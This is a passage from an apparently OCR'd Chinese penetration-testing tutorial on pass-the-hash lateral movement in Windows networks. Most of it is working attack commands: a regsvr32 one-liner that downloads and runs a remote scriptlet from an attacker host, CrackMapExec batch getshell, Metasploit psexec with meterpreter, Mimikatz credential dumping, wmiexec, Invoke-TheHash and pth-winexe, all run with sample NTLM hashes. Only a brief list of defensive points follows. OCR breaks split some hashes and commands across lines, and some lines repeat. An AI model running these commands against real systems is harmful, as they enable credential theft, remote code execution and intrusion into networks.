[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://17.10.0.1:8080/1KZkey.sct scrobj.dll
```

通过 pass-the-hash 执行命令批量 getshell

```
cme smb 17.10.0.10-15 -u administrator -H AFC44EE7351D61D00698796DA06B1EBF -x "regsvr32 /s
 /n /u /i:http://17.10.0.1:8080/1KZkey.sct scrobj.dll"
```




Metasploit

search `psexec` , `smblogin`

```
use exploit/windows/smb/psexec
set payload windows/meterpreter/bind_tcp
set RHOST 17.10.0.10
set smbuser administrator
set smbpass AAD3B435B51404EEAAD3B435B51404EE:AFC44EE7351D61D00698796DA06B1EBF
exploit

use exploit/windows/smb/psexec_psh
set payload windows/meterpreter/bind_tcp
set RHOST 17.10.0.10
set smbuser administrator
set smbpass AAD3B435B51404EEAAD3B435B51404EE:AFC44EE7351D61D00698796DA06B1EBF
```

举例：



Mimikatz

先抓取 hash

先抓取 hash

```
mimikatz.exe ""privilege::debug"" ""sekurlsa::logonpasswords""
```

得到 hash 之后：

```
sekurlsa::pth /user:Administrator /domain:ssooking-pc /ntlm:AFC44EE7351D61D00698796DA06B1EB
F
```

wmiexec.py

exe 版本下载 链接

windows 管理规范 `WMI`，实际上就是 windows 从 `03/XP` 开始就内置了这个系统插件。其设计初衷之一是为了管理员能更加方便的对远程 windows 主机进行各种日常管理。


严格来说它其实是为各种服务提供一个统一的调用接口，比如你想操作什么服务就去调用对应的服务类中的方法去执行你的操作。在渗透测试中，它意味着我们可以直接在本地操作远程目标机器上的进程、服务、注册表等包括其它一系列特权操作，wmi 是一把在目标内网进行横向移动的非常趁手的武器。`wmiexec` 是一个 python2 脚本，对 windows 自带的 wmic 做了一些强化，让渗透变得更容易。

只能说很多工具吧，比较好用的在这里介绍两种：

wmiexec 的注释中提示”Main advantage here is it runs under the user (has to be Admin) account”，经实际测试普通用户权限即可。wmiexec 的 hash 参数格式为 `LMHASH:NTHASH`，由于该 Hash 来自于 Server 2008，系统默认不支持 LM hash，所以 LM hash 可以设定为任意值。

```
wmiexec.py -hashes 00000000000000000000000000000000:AFC44EE7351D61D00698796DA06B1EBF ssooki
ng.pc/administrator@17.10.0.10 "whoami"
```

nging-pc/administrator@17.10.0.10 "whoami"



Powershell

https://github.com/Kevin-Robertson/Invoke-TheHash

https://github.com/Kevin-Robertson/Invoke-TheHash

Invoke-WMIExec

```
Invoke-WMIExec -Target 17.10.0.10 -Domain test.local -Username test1 -Hash AFC44EE7351D61D0
0698796DA06B1EBF -Command "calc.exe" -verbose
```

Invoke-SMBExec

通过在目标主机创建服务执行命令，所以权限为 system

```
Invoke-SMBExec -Target 192.168.0.2 -Domain ssookinging-pc -Username test1 -Hash 7ECFFFF0C35
48187607A14BAD0F88BB1 -Command "calc.exe" -verbose
```

Invoke-SMBClient：

支持 SMB1, SMB2 (2.1), and SMB signing

如果只有 SMB 文件共享的权限，没有远程执行权限，可以使用该脚本

支持的功能包括列举目录、上传文件、下载文件、删除文件 (具体权限取决于该口令 hash 的权限)

```
Invoke-SMBExec -Target 192.168.0.102 -Domain workgroup -Username administrator -Hash 03bebb
338e70244589ea67c7439c77ba -Command "notepad.exe" -verbose
```


PTH-EXEC

kali 中自带的横向移动 pth 的工具，pth-winexe 就是其中一个，还有与其类似的：

```
pth-winexe -U workgroup/administrator%AAD3B435B51404EEAAD3B435B51404EE:AFC44EE7351D61D00698
796DA06B1EBF //17.10.0.10 cmd.exe
```

```
pth-winexe -U administrator%AAD3B435B51404EEAAD3B435B51404EE:AFC44EE7351D61D00698796DA06B1E
```

```
BF //17.10.0.11 cmd.exe
```



结合攻击方法，总结防御思路如下：

检查特殊文件. scf 和 desktop.ini，避免被添加 UNC 路径

如无特殊需要，建议配置防火墙规则禁止 139 和 445 端口

- 内网欺骗劫持
- 钓鱼文件
- 后门命令
- 拿下一台文件服务器后，在上面创建图标、desktop.ini、link、url 等

- pass the hash with RDP
- 获取域控

```
msf> run post/windows/gather/credentials/gpp
```

参考链接

- Microsoft NTLM
- http://www.cnblogs.com/xwdreamer/archive/2012/08/23/2652541.html
- https://www.freebuf.com/articles/database/70395.html
- https://blog.csdn.net/qq_27446553/article/details/73635108
- 工作组和域的区别
- 彻底理解 Windows 认证
- Windows 安全认证是如何进行的? [NTLM 篇]
- Windows 下的身份验证—-NTLM 和 Kerberos
- 域渗透之横向移动
- https://blog.csdn.net/pyphrb/article/details/52051321
- Windows 下的密码 hash-NTLM-hash 和 Net-NTLM-hash 介绍
- 渗透技巧 – 利用 netsh 抓取连接文件服务器的 NTLMv2-Hash

- https://blog.csdn.net/Fly_hps/article/details/80641938
- https://byt3bl33d3r.github.io/getting-the-goods-with-crackmapexec-part-2.html
- https://byt3bl33d3r.github.io/getting-the-goods-with-crackmapexec-part-1.html